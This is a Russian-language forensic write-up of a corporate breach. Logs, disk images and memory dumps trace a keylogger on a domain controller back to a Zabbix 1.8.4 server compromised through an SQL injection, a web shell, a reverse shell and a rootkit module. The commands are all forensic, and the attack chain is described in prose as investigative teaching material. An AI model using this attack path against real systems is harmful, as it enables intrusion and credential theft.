Логи OWA хранятся по умолчанию в `%SystemRoot%\System32\logfiles\w3svc1`. Структура логов — обычные текстовые файлы, изучать которые без вспомогательного инструмента, особенно при большом количестве пользователей, утомительно. На помощь придет Log Parser — очень ценный инструмент, который пригодится не только в подобной ситуации. Для удобства преобразуем все логи в один файл формата CSV:

```
c:\Program Files\Log Parser 2.2>LogParser.exe -i:iisw3c "select * into d:\↵
temp\alllog.log from %SystemRoot%\System32\logfiles\w3svc1\*" -o:csv
```





```
/Microsoft-Server-ActiveSync/de
fault.eas,User=&DeviceId=Appl&DeviceType=iPad&Cmd=Sync&Log=V
121_LdapC0_LdapL0_RpcC11_RpcL15_Ers1_Pk4031864177_Error:RemoteWipeRequested_,App
le-iPad2C2/1002.146
\,./owa/default.aspx,ae=Item&t=IPM
.Note.Exchange.ActiveSync.RemoteWipeConfirmation&id=RgAAAACsmA25MO8iSr5bpwLr9i0l
BwBmBk2uHtnrSKhm7Y9b4MC3ABn4k1CEAACK32CpJbw6SZ1hcOW9Iph1ADG%2fUSZ2AAAJ&prfltncy=
32&prfrpccnt=14&prfrpcltncy=31&prfldpcnt=2&prfldpltncy=0&prfavlcnt=0&prfavlltncy
=0,"Mozilla/5.0+(Windows+NT+6.1;+WOW64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+C
hrome/33.0.1750.146+Safari/537.36"
```

Логи OWA

После чего составим список событий, отражающих доступ пользователей к OWA:

```
c:\Program Files\Log Parser 2.2>LogParser.exe -i:csv "select cs-username, ↵
date,time, c-ip, cs-uri-stem, cs(User-Agent) FROM d:\temp\alllog.↵
log to d:\temp\access.csv" -o:csv
```

Выясняем, кто обращался к функциям OWA, отвечающим за удаление данных с устройства:

```
c:\Program Files\Log Parser 2.2>LogParser.exe -i:csv "select cs-username, ↵
date, time, c-ip, cs-uri-stem, cs-uri-query, cs(User-Agent) FROM ↵
d:\temp\alllog.log to d:\temp\access2.csv WHERE cs-uri-query LIKE ↵
'%wipe%'" -o:csv
```

Судя по системным логам, аккаунт администратора сервера OWA скомпрометирован не был. Целый день админы читали логи серверов, а служба безопасности тем временем беседовала со всеми админами по очереди, предполагая, что диверсант внутри компании. Однако это ни к чему не привело. Тогда они обратились по старому знакомству ко мне.

Поставили они такие задачи:

- установить источник угрозы — внутренний или внешний;
- выяснить сценарий атаки;
- определить последствия — скомпрометированные аккаунты и системы;
- определить дальнейшие действия для ликвидации угрозы.

Оказавшись на месте, я опросил ИТ-персонал. По итогам составил схему сети, определил расположение серверов и сервисов, собрал информацию об используемых операционных системах, настройке межсетевых экранов, парольной политике, политике обновления софта, персональных зонах ответственности администраторов.

Перепроверил результаты анализа логов администраторами. С помощью ntfswalk проанализировал MFT на наличие удаленных в последнее время файлов. Сервер OWA был чист и нетронут.


Так как скомпрометированы были пароли нескольких сотрудников сразу, я решил, что начать надо с того места, где хранятся пароли. Любой хакер, попадая в корпоративную сеть, сперва спешит полакомиться хешиками. Вопрос этот избитый, и детали получения хешей, думаю, знают все. Такой сценарий надо отработать первым — как наиболее вероятный. В данном случае доменная авторизация была настроена почти на всех устройствах, за исключением сетевого оборудования и Linux-серве-

ров. Исходя из этого, я решил обследовать контроллеры домена.

Первым делом настроил отдельный сервер, на который стали зеркалировать трафик с потенциально скомпрометированных узлов и трафик, циркулирующий через шлюзы, в интернет. Подобные данные могут пригодиться в дальнейшем для выявления несанкционированного доступа.

Я получил актуальные копии виртуальных машин и начал с ними разбираться. Подключив виртуальные жесткие диски к своей системе, запустил процесс восстановления данных — есть вероятность обнаружить удаленные логи файлов, которые использовал злоумышленник. Для этого можно взять любой удобный софт для восстановления данных, результат будет примерно одинаков. Я предпочитаю R-Studio.

Так как у меня в исследовании были только образы виртуальных машин, процедура несколько упрощалась — не нужно тратить время на снятие образов жесткого диска и оперативной памяти. Файлы жестких дисков виртуальных машин можно либо конвертировать в `raw`, либо монтировать как есть, с помощью соответствующих утилит. Образ `RAM` и файл сохраненного состояния можно сконвертировать в «сырой» образ. Не стоит забывать и про файлы подкачки — в них тоже порой находится много интересного. Volatility версии 2.3 умеет все это разбирать и конвертировать в случае необходимости.



Интерфейс R-Studio

Отличия работы с физической системой от виртуальной в том, что образ памяти заполучить сложнее — это связано с риском повредить текущее состояние и потерять данные, которые могут оказаться существенными. Также при исследовании физической системы необходимо применять дополнительные инструменты и методики для определения скрытых областей (например, Host Protected Area — HPA и Device Configuration Overlay — DCO).

Обследовать Windows-машины в моем случае я решил по следующему сценарию:

1. Определить, какие файлы и их атрибуты подвергались модификации (создавались, открывались, редактировались, удалялись). Для этого я использую инстру-

мент ntfswalk или logparser. Например, командой:

```
c:\Program Files (x86)\Log Parser 2.2\LogParser.exe" -i:FS -o:CSV ↵
-preserveLastAccTime:ON "Select HASHMD5_FILE(Path),CreationTime,↵
LastWriteTime,LastAccessTime,Name,Path,Size into 'D:\FileTreeFD.csv' ↵
From 'Y: \*.*'
```

Так мы получаем перечень всех файлов на анализируемом диске, со всеми необходимыми для анализа атрибутами. Делать это, конечно, лучше после восстановления данных, экспортируя все данные вместе с атрибутами на другой диск, для полноты картины.


Как говорится — все есть файл. Если злоумышленник что-либо делал, об этом всегда остается информация, хотя бы удаленные файлы — пусть даже их содержимое уже недоступно, это может помочь выстроить понимание того, что произошло.

HASHMD5_FILE(Path)	CreationTime	LastWriteTime	LastAccessTime	Name	Path
8B7A6FC84EDBB9B9C2164F3227A8C945	17.10.2002 21:23	17.10.2002 21:23	24.11.2013 1:58	OPA12.BAK	Y:\Use
8B7A6FC84EDBB9B9C2164F3227A8C945	17.10.2002 21:23	17.10.2002 21:23	24.11.2013 1:58	OPA12.BAK	Y:\Use
86F1895AE8C5E8B17D99ECE768A70732	21.02.2003 4:42	21.02.2003 4:42	11.03.2014 0:36	msvcr71.dll	Y:\Wir

Изучение атрибутов файлов

2. Необходимо определить, подключались ли внешние носители. В реестре всегда остается запись о подключении нового устройства. В логах `System.evtx` по умолчанию сохраняется запись с ID 20001. Для работы с логами есть соответствующие утилиты, например `Windows USB Storage Parser`. Этот кейс рассматривается на случай, если мы имеем дело с внутренним нарушителем, который просто закинул необходимый инструментарий с флешки, скопировал что нужно и унес домой для дальнейшей работы.
3. Необходимо проследить, в отношении каких учетных записей домена происходили следующие события: вход, выход, изменение пароля, групп и других свойств. Записи об этих изменениях хранятся в реестре и базах `NTDS.dit` или `SAM`. В логах остаются события с ID: 46274, 46265, 4634, 4624, 4778 (при подключении по RDP).
4. Необходимо определить, какие программы или команды исполнялись. Записи остаются в логах, в папке Prefetch, в реестре (NTUSER.DAT).
5. Необходимо определить, какие сетевые подключения были. Данные об этом обычно можно снять либо с живой системы, либо из образа памяти, снятого с живой системы. Плагины Netscan или Linux_netstat в Volatility. В работе над слепком оперативной памяти я, как и многие, использую Volatility и в некоторых случаях Redline. Redline интересна тем, что позволяет полностью провести анализ, а затем наглядно визуализирует результат. При этом Redline позволяет загружать хеши известных файлов (которые можно также составлять самостоятельно), что упрощает задачу по анализу — утилита подскажет, что файл доверенный.

Помимо этого, можно извлечь содержимое процесса в файл для дальнейшего исследования.



Интерфейс Redline

СЛЕД НАЙДЕН

В оперативной памяти одного из контроллеров домена обнаружились явные признаки компрометации:

- процесс `svchost.exe` запущен из `C:\Windows\WOW64`, а не из `System32`, как ему полагается;
- исходящие сетевые соединения, на IP-адрес частного хостинга в Штатах;
- неизвестный процесс запущен с PPID, не отображающимся в списке процессов. Процесс был идентифицирован с помощью утилиты `vol.exe`.

```
vol.exe pslist -f image.vmem --profile=Win2008R2SP1x64 >pslist
Offset(V)            Name           PID     PPID
0xfffffa801996cb30   spintlx64.exe  2820    1388 ....
```


Но PID 1388 больше нигде не значился, что всегда очень подозрительно. В первую очередь необходимо было извлечь тело этого процесса и проверить хотя бы антивирусом.

```
vol.exe dumpfiles -r spintlx64 -f image.vmem pslist--profile=Win2008R2SP1x64 -D ./
```

При проверке на VirusTotal показатель выявления был 34/50. При поверхностном анализе обнаружилось, что дата компиляции и сборки бинарника `1992-06-19 22:22:17`, а найденный при офлайн-анализе образа диска файл имел типичные для малвари изменения в атрибутах. Дата создания, изменения, последнего обращения были одинаковы и гораздо старше остальных системных файлов. Файл имел небольшой вес, создавал логи в зашифрованном виде и отправлял их по сети посредством HTTPS. С виду — типичный кейлоггер. Интересно, теперь предстоит разобраться, откуда и когда он попал в систему.

После восстановления данных все лог-файлы были загружены в Event Log Explorer для дальнейшего анализа. Штатные средства в такой ситуации не подходят: они не так поворотливы при поиске, а размеры логов очень большие (>30 Гб).





Изучение событий с помощью Event Log Explorer

Отсортировав события по сетевому адресу источника, я получил несколько записей логов, показывающих, что осуществлялся сетевой вход (тип 3) одного из администраторов с сервера Zabbix. По событию входа была определена дата установки кейлоггера. Ее подтвердило время появления первых файлов, создаваемых кейлоггером, — они удалялись, но их получилось восстановить вместе с атрибутами. Больше ничего подозрительного ни в логах, ни в памяти, ни в реестре обнаружено не было. Дополнительно я проанализировал домашние каталоги пользователей сервера, но это не принесло новых результатов.

Завершив работу с контроллером домена, я переключил внимание на сервер Zabbix — именно с него осуществлялся доступ к контроллеру домена по сети.

Обследование Linux-системы концептуально не отличается от обследования Windows-системы. Ищем все то же самое: историю действий, производимых с системой. Если копнуть глубже, то исследовать можно все, от аппаратного уровня до истории запуска Microsoft Paint или набранных текстов. Но к счастью, обычно такой задачи не стоит. Зачастую задача достаточно конкретна и нет необходимости тратить время на то, что не принесет результата.

В данном случае предстояло обследовать Linux-систему на предмет несанкционированного доступа. О сервере предварительно было известно следующее: установлен Suse Linux, Apache + PHP + MySQL + Zabbix с сопутствующим программным обеспечением — всем знакомым LAMP. Выяснилось, что сотрудник, ответственный за сервер, с ОС Linux общается на «вы». Установил и обслуживал сервер его предшественник, который давно ушел из компании.

Для виртуального образа диска сервера был запущен поиск удаленных файлов. Стоит заметить, что, когда имеешь дело с образами, всегда лучше работать с копией, а полученный оригинал хранить отдельно. Естественно, желательно протестировать работоспособность любого программного обеспечения до того, как приступать к исследованию. Приходилось сталкиваться с тем, что образы памяти, созданные разными способами, выдавали при исследовании разный результат. Хотя не стоит исклю-

чать вариант, что в систему исследователя закрался вирус, — может быть и такое.

Изучать образ содержимого оперативной памяти системы Linux можно тем же комплектом Volatility, желательно последнего стабильного релиза, хотя после версии 2.0 он вполне справляется. Существует некоторая разница в сравнении с анализом образов RAM семейства Windows — в Volatility нет и в принципе не может быть шаблонов структуры памяти для каждого ядра. Поэтому шаблон придется создать. Для этого необходимо:

- запустить копию исследуемой системы;
- скопировать туда директорию `volatility/tools/linux`;
- собрать проект, получив в результате файл `module.dwarf`, и скопировать его вместе с актуальным `/boot/System.map` того ядра, на котором работала система при снятии образа RAM, обратно на систему исследователя;
- упаковать оба файла, например в `Linux.zip`, и поместить архив в `volatility/plugins/overlays/linux/`.

Теперь при запуске Volatility с ключом `--info` созданный тобой профайл будет виден в списке и с ним уже можно начать работу над образом. Без этого ничего не получится, потому что Volatility необходимо знать структуры данных ядра (`module.dwarf`) и иметь имена переменных, функций и их адреса в памяти (`System.map`).

Вернемся к исследованию. У меня было подозрение, что система, на которой установлен Zabbix, был скомпрометирована. Осталось понять, как и кто это сделал. Лишних ключей для SSH, посторонних учетных записей в системе не обнаружилось. Я предположил, что в системе есть backdoor, а возможно, и руткит. Для установки подобного рода софта зачастую требуются максимальные привилегии. Это очевидно, достаточно вспомнить основные принципы работы более-менее передовых руткитов в Linux-системах:

- загрузка модуля ядра;
- скрытие процессов, входов пользователей, модулей ядра, файлов, сетевых соединений;
- подмена системных файлов.

В первую очередь необходимо было проверить самые простые вещи, а именно историю выполненных команд:

```
vol -f image.vmem —profile=Linux,x86 linux_bash
```

История команд была совсем небольшой, и первое, что бросилось в глаза, — это `insmod rt.ko`. Кстати, в файле истории на диске, конечно, ничего подобного не было, более того, восстановить какие-либо данные из файла истории также не удалось — содержимое уже было перезаписано быстро генерирующимися логами. Так что без образа памяти эти данные были бы неизвестны. Далее предстояло найти упомянутый в истории команд модуль ядра. Модуль был обнаружен на диске в директории PHP-скриптов интерфейса Zabbix.


Последующий анализ этого файла показал, что он прячет сам себя, маскирует при необходимости файлы, предоставляет привилегии root по команде. Управление ведется через файловую систему `/proc/rt`. С сетью не взаимодействует.

Просмотр сетевых соединений в образе памяти показал, что веб-сервер с Zabbix доступен из интернета. Конечно, я об этом не спрашивал, но подразумевал, что систему мониторинга в сеть никто не выставляет. Позже я выяснил у администраторов, что они так следят за системой, когда находятся вне офиса (несмотря на наличие VPN-аккаунта у каждого). Удобно, ничего не скажешь.

Я обратил внимание на Zabbix и пожалел, что не присмотрелся к нему раньше, — версия была подозрительно старая — `1.8.4`. Поиск по exploit-db.com показал, что в данной версии в скрипте popup.php присутствует SQL-инъекция, позволяющая получить хеши пользователей (CVE: 2011-4674). Проверка уязвимости показала ее полную работоспособность.

Далее при обследовании файловой системы был обнаружен остаток боевого локального эксплойта, статически собранный бинарник ncat, небольшой веб-бэкдор.


Схема подключения злоумышленника стала очевидна: через веб-шелл запускался `back connect`, предоставляющий интерактивный шелл, после чего привилегии повышались с помощью руткита. При такой схеме злоумышленник использовал этот хост как промежуточный для передачи зловреда на контроллер домена, а также для передачи базы `ntds.dit` и `SYSTEM`. Для эффективного поиска с помощью утилиты md5deep была создана база MD5-хешей всех файлов, восстановленных с образа сервера, после чего среди них произведен поиск хеша кейлоггера. Как результат — искомый файл был найден (правда, не с тем именем), а рядом лежал psexec и другие сопутствующие утилиты, которые были удалены.

